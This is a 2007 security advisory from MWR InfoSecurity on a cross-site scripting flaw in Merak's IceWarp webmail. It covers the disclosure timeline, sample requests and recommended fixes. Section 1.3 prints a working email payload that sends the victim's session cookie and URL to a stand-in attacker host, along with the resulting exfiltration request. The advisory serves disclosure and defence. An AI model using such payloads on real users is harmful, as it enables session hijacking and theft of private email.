

MWR InfoSecurity Advisory

Merak – Webmail XSS
Vulnerability

17th September 2007

MWR  INFOSECURITY

INDEX

1	Detailed Vulnerability description	4
1.1	Introduction	4
1.2	Overview of Vulnerability.....	6
1.3	Exploit Information	7
1.4	Recommendations.....	7

Merak – Web Mail XSS Vulnerability

CVE Reference	Not yet submitted
Author	J. Fitzpatrick
Severity	High Risk
Local/Remote	Remote
Vulnerability Class	XSS
Affected Versions	Confirmed in versions 8.9.2 and 8.9.1. Earlier versions are also expected to be vulnerable but this has not been confirmed.
Vendor URL	http://www.merakemailserver.co.uk
Vendor Response	Version 9 of the Merak Mail Server has since been released. This version has not yet been tested by MWR InfoSecurity.
Exploit Details Included	Yes
OWASP Designation	Cross Site Scripting (XSS)
Web Application Language	PHP, HTML, JavaScript

Timeline:

2007-02-23	Vulnerability and full details on how to exploit the vulnerability reported to the vendor.
2007-02-26	A patch was supplied by the vendor to address this vulnerability. This has not yet been tested by MWR InfoSecurity and a decision was made by Merak not to implement this fix into the stable release.
2007-08-06	Merak Mail Server 9 released.
2007-08-14	Request by Merak to delay the release of the advisory for one week while they address other problems in WebMail Pro.
2007-09-17	Advisory released by MWR InfoSecurity

Impact: The vulnerability allows malicious scripts to be executed within the context of the user's browser window.

Overview: The Merak Mail Server provides a web based interface called IceWarp which allows users to send and retrieve emails using a web browser. However, email content is not sufficiently sanitised which can result in the execution of arbitrary scripts. On accessing the web interface of the application the user is assigned two session IDs. An attacker could harvest these sessions IDs by sending specially crafted emails to users. The session IDs would be transmitted to the attacker when the users opened the malicious emails. With this information the attacker would be able to gain access to the users' accounts.

In fact, an attacker would have the ability to embed any JavaScript within an email and so a wide variety of XSS attacks could be performed. This vulnerability has been confirmed in versions 8.9.1 (Windows) and 8.9.2 (Linux). It is expected, although not confirmed, that other, earlier versions are also vulnerable.

Cause: The vulnerability is the result of insufficient sanitisation of email content.

Interim Workaround: Restricting webmail access to trusted IP addresses only will help to mitigate the effect of some XSS attacks.

Solution: The vendor has recommended that users upgrade to Merak Email Server 9.

1 Detailed Vulnerability description


1.1 Introduction

This vulnerability description contains a brief overview of XSS attacks in general followed by a more detailed account of a practical attack against the Merak Mail Server.

Merak Mail Server is a Windows and Linux based email solution. It offers several services although this vulnerability is only associated with the IceWarp web based interface which can be used to manage emails. The IceWarp login page is shown in the following screenshot:




The following screenshot shows an HTML email message containing some JavaScript which if it was interpreted by the users browser will render an alert box on the user's screen containing the text "XSS".



In this example the email is sent using the IceWarp interface; however, any email application could be used to compose and send the email.

The following screenshot shows the result of the recipient of the above email opening it through the IceWarp interface:-



The user's web browser has interpreted the JavaScript causing an alert box to be displayed.

Within the application a user is tracked by session IDs, one of which is passed in the URL, the other is set in the cookie IceWarpWebMailSessID. An example GET request is shown with these two IDs highlighted:


```
GET /mail/jslangs.html?id=2e1d8af42a9a7e944ca3ce52839ce2bf HTTP/1.1
Host: 192.168.1.108:32000
User-Agent: Mozilla/5.0 (X11; U; Linux i686; en-GB; rv:1.8.0.8)
Gecko/20061115 Ubuntu/dapper-security Firefox/1.5.0.8
Accept: */*
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer:
http://192.168.1.108:32000/mail/blankskin.html?id=2e1d8af42a9a7e944ca3ce52839ce2bf
Cookie: skinwidth1=300; js_cipher=0;
IceWarpWebMailSessID=665e930afadb0cc23d7926aeb3ae9144
Pragma: no-cache
Cache-Control: no-cache
```

Thus, by obtaining this URL and the value of the cookie an attacker would be able to gain access to the account of that user. This could be achieved in a number of ways, all exploiting the XSS vulnerability described above.

An email containing the following HTML:

```
<body onload=javascript:alert(document.location+document.cookie)>
```

would display these two session values when opened within the IceWarp interface, as illustrated below:



Section 1.3 describes a more practical attack which could allow an attacker to gain access to a user's account simply by sending an email which the user then opens. Other attacks (such as embedding key loggers) would be equally feasible.

1.2 Overview of Vulnerability

The vulnerability arises due to improper sanitisation of email content and an example exploit is described below. The attack described exploits the vulnerability in order to obtain copies of all emails stored within the user's inbox.


The attack would be performed using the following steps:

1. A server is set up by the attacker to listen for requests sent by a targeted user's browser when the script embedded in an email is executed.
2. An email containing the XSS is sent to a user.
3. The targeted user reads the malicious email and the script is executed.
4. The server set up by the attacker receives the request from the script and manipulates the referrer URL so that it points to the user's inbox.
5. A script running on the attacker's server sends requests to the Merak server iterating through the user's inbox, downloading their emails.

It should be recognised that the scope of attacks which can be performed through this vulnerability would only be limited by the ingenuity of an attacker; this attack is described as a proof of concept only.

1.3 Exploit Information

An email of the following form would be sent to the targeted user:



The HTML content of the email is:

```
<body onload=javascript:window.location='http://www.example.com/xss.html?xss='+document.location+document.cookie>
```

When this email is opened the following GET request is made to www.example.com (where www.example.com is a web server controlled by the attacker):

```
GET /merak.jpg?url=http://192.168.1.108:32000/mail/view.html?id=2e1d8af42a9a7e944ca3ce52839ce2bf&folder=inbox&messageindex=0&messageid=200702222046490035.imap&count=29&skinwidth1=300;%20js_cipher=0;%20IceWarpWebMailSessID=665e930afadb0cc23d7926aeb3ae9144 HTTP/1.1
```

As can be seen, this request contains the targeted user's current URL (including the ID value) and the session cookie. The attacker would now be in a position to establish a connection to the Merak server and run the script which downloaded the user's emails.

1.4 Recommendations

This section contains recommendations with respect to the Merak application as well as best practice guidelines for the configuration of web application software. These recommendations were provided to the vendor when the issue was identified.

The vulnerability exists because the application fails to safely sanitise scripts embedded within emails. It is recommended that an additional layer of protection should also be added by HTML encoding all data that is returned to the user. This would form part of a layered security model that provides greater defence against attacks that bypass input validation. However, this could prevent some users displaying HTML emails as intended. Correctly detecting and sanitising JavaScript is a complex task. As different browsers interpret scripts in different ways, implementing a safe way of detecting and sanitising all JavaScript could not be regarded as trivial.

Many email clients will read emails in plain text by default, giving users the option to switch to HTML where appropriate. Whilst this would not fix the issue it would allow users the ability to view an email and decide on its legitimacy before potentially running scripts embedded within it.

At the application level, several other steps could be taken to reduce, if not eliminate, the threat from attacks similar to that described above. These include:

- setting the HTTPOnly flag within the cookie. This prevents the cookie being accessible through the document.cookie method in supporting browsers
- tie a user's session down to a single IP address. Currently, the software allows a single session to be accessed from multiple IP addresses at once. Tying a user's session to a single IP address would prevent attackers accessing accounts from a remote location, however there are situations where IP addresses are shared and this would not therefore be an effective measure.

Ultimately, the ability for JavaScript to be executed should be rectified. Whilst other remedial actions described here would make the associated XSS attacks more complex to perform, until all scripts are safely sanitised the vulnerability will exist. Some measures appear to have already been taken; for example, JavaScript embedded within <script> tags is not executed. However, because JavaScript can be embedded in other ways this is not sufficient.

Whilst the attack described in this report is associated with session hijacking it is important to note that other, far more elaborate, XSS attacks have been performed. These have included embedding keyloggers into web pages which subsequently transmit everything a user types back to an attacker. In most cases, a user targeted by an XSS attack will never be aware that the attack has been performed against them.

It is recommended that users of Merak Email Server update to the latest stable and secure version.

MWR InfoSecurity
St. Clement House
1-3 Alencon Link
Basingstoke, RG21 7SB
Tel: +44 (0)1256 300920
Fax: +44 (0)1256 844083
mwrinfosecurity.com